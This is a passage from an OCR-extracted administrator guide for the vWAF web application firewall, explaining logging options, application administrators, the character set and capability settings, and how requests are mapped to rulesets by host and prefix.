
NOTE: You can also switch off logging for individual handlers (see attribute "enable-logging" of individual handlers).

You can also switch off logging for individual handlers (see attribute "enable-logging" of individual handlers).

1. In the navigation area, select the application to which the hosts for which you want to turn on or off reduced logging have been mapped in Application-Mapping
2. Activate the **Configuration | Application Settings** tab.

3. Go to the **Reduced Logging Hostnames** section.

FOR EXAMPLE:



4. Activate the check boxes in front of the hosts for which you want to change the setting for the reduced logging option.
5. Click the **Enable reduced logging** or the **Disable reduced logging** button. The new settings are now shown in the **Status** table column. Reduced logging becomes active immediately. However, any existing log file entries aren't deleted.

Enabling full request logging

CONTEXT:

Full request logging enables you to conduct in-depth analysis of denied requests but might write sensitive data to your log files.

NOTE: Full request logging needs to be enabled both generally in Global Configuration and for each application for which you want it to be active. For more information on full request logging see *Global Configuration*.

To enable full request logging for a particular application:

1. In the navigation area, select the application for which you want to enable full request logging.
2. Activate the **Configuration | Application Settings** tab.
3. Select the check box under **Full Request Logging**. You can only select this check box if full request logging has been enabled globally in Global Configuration.

RESULT: Full request logging becomes active immediately.


Viewing, adding and removing administrators

CONTEXT:

On the **Application Settings** tab, the section Admins lists all users who've been assigned to the Application Administrator user group for this application. For your convenience, you can also add or remove new application administrators here.

ATTENTION: If you add any application administrator in this place, this assigns this user to the default Application Administrator user group. This group grants this user full control of all application-specific settings. If this user belonged to a user group with limited user rights before, this now adds up to these user rights, giving him or her full control of the application! For adding and removing application administrators we usually recommend using *User Management*.

NOTE: Note that the list shown in the Admins section only lists users who're members of the default user group Application Administrator. However, there may be more persons who can administrate the application: Users who are member of the zeusafm Administrator user group always have full access to all applications' settings and data, but aren't listed here. Users of custom user groups may also have some user rights, depending on the individual settings of their groups (see *Organizational Integration* and *Group Management*). These users also aren't listed here.



Specifying the character set

CONTEXT:

Browsers don't tell the web application which character set they've used for encoding a request. By default, vWAF initially presumes that requests to the web application are UTF-8 encoded. If a request can't be interpreted as UTF-8, vWAF tries to use ISO-8859-1 instead. While this approach works in most cases and for most western languages, when your web application uses a special character set, interpretation of requests might fail.

If this happens, you can manually specify the character set that your web application uses:

1. In the navigation area, select the application for which you want to specify the character set.
2. Activate the **Configuration | Application Settings** tab.
3. Under Charset select the appropriate character set from the given list.
   (Should the used character not be included on the list, please contact support.)
4. Click the **Set default charset**button.

Checking the capability

CONTEXT:

The capability determines which vWAF features are available for protecting the application. Currently there is only one default capability available, named “hyperguard”.

To check which capability is currently assigned to an application:

1. In the navigation area, select the application for which you want to see its capability.
2. Activate the **Configuration | Application Settings** tab.
3. Under **Capability** you can see which capability is currently assigned.

AFTER COMPLETING THIS TASK:

To assign a different capability (if available), follow the link **Go to Capability Management**, which takes you directly to the **Capability** tab in the **Cluster Management**. For details, see *Assigning Capabilities*.

Enabling reduced argument logging

CONTEXT:

By default, vWAF logs requests including their full URL parameters. However, if any security-related information is transferred via URL parameters, this may not be desired because it requires you to take extra precautionary measures to prevent unauthorized access to the log files. For this reason, for example, PCI compliance regulations explicitly demand that security-related information is not logged.

By enabling the Reduced Argument Logging feature, you can tell vWAF to strip all URL parameters from all requests it logs. For example, GET /test/index.php?password=test&user=useris then just logged as GET /test/index.php.

To enable reduced argument logging:

1. In the navigation area, select the application for which you want to enable reduced argument logging.
2. Activate the **Configuration | Application Settings** tab.
3. Under Reduced Argument Logging, enable the option **Do not log url arguments**.
   NOTE: Reduced argument logging becomes active immediately. However, note that any existing log file entries aren’t deleted.

Editing Application Mapping

CONTEXT:


NOTE: You can only edit application mapping if you belong to the zeusafm Administrator user group, or if you belong to another user group that has the appropriate user rights.

Applications and their Rulesets aren't used until you've mapped them to the customer keys, hosts, and prefixes of requests. Essentially, application mapping determines which request is processed by which rule-sets. The following sections describe the configuration process. For general information on what application mapping is and how it works, see *Application Mapping, Paths, Preconditions*.

For further information regarding setting up vWAF, see *Guide: Recommended Work Sequence*.

Opening application mapping

To access the Application Mapping page, click the entry**Application Mapping** in the navigation area.



Adding a customer key

NOTE: When using vWAF integrated in Virtual Traffic Manager, you typically don't have any other customer keys than the empty "[Default Customer Key]" because typically there is only one cluster and all enforcers (your Traffic Managers) are identical.

CONTEXT:

To add a customer key:

1. Enter the name of the key into the field next to the Add customer key button. Make sure that the spelling matches exactly the spelling as it was entered when setting the enforcer.location variable with the TrafficScript command: connection.data.set("enforcer.location", "my-special-customer-key");.
2. Click Add customer key.

   STEP RESULT: The new key appears below the empty [Default Customer Key]. The customer keys are sorted alphabetically.

Adding a mapping

CONTEXT:


To add a mapping:

1. If the section below the customer key to which you want to add the mapping is hidden, click the key name.

   This expands the view. A table lists all already existing mappings for the key (if any).
2. Below the table, choose an application from the drop-down list, and then click the Create Mapping button.

   The new mapping appears in the table

   FOR EXAMPLE:




Editing hosts

CONTEXT:

To add hosts to a mapping:

1. Click the arrow symbol in the **Hosts** column to expand the view.
2. Click **Add hostnames**.
   A popup window with an edit field and some check boxes appears.

   FOR EXAMPLE:



3. Into the **Enter hostnames** field, enter the names of the hosts that you want to add. You can specify either a single host name or several host names, separated by commas, semicolons, space characters, or other delimiting characters.

   NOTE: When specifying a host name, you can use the syntax *.hostname to cover several hosts with just one entry. For example, instead of specifying the two hosts intranet.company.com and shop.company.com you could also only specify *.company.com. The global placeholder * means “all hosts”. You can use this for setting up a “catch-all” mapping that matches in case no other host matches.

   NOTE: When using the * placeholder, bear in mind that the order of your mappings is important. vWAF always processes the list from top to bottom. So always position a “catch-all” mapping at the end of your list of mappings.

4. Hosts such as www.demo.com, demo.com, or demo.com:80 are different hosts and thus all need to be specified separately. To make adding these variations easier, you can activate one or more of the prefix and suffix options below the edit field. When adding each host from the edit field, vWAF then automatically also adds all corresponding combinations of prefixes and suffixes. For example, if the edit field contains the host names demo1.com;demo2.com and you’ve activated the check boxes www. prefix and :80 suffix, vWAF automatically adds: demo1.com, demo1.com:80, demo2.com, demo2.com:80, www.demo1.com, www.demo1.com:80, www.demo2.com, www.demo2.com:80.

5. Click **OK**.

   STEP RESULT: Enter a step specific result here

RESULT:

The new hosts now appear in the table.

If you want to change a host, you need to delete and add it again. To delete a host, click the arrow symbol in the Hosts column to expand the view so that it shows all hosts, and then click the corresponding Delete icon.

NOTE: If you've added the same host to multiple mappings, this only deletes the host from one mapping but not from all mappings.

Editing prefixes


CONTEXT:

NOTE: Note that regular expressions are not allowed within prefix definitions.

By default, each mapping contains an "[Empty Prefix]", which matches everything. When adding your first own prefix, the default "[Empty Prefix]" is automatically removed.

To add a prefix to a particular mapping, click the arrow symbol in the **Prefixes** column, and then click **Add prefixes**.

NOTE: You can add multiple prefixes in one go by adding them in separate lines in the edit field.



To delete a prefix, click the **Delete** icon next to the prefix name in the **Prefixes** column. When deleting the last of your own prefixes, the default "[Empty Prefix]" is automatically added again.

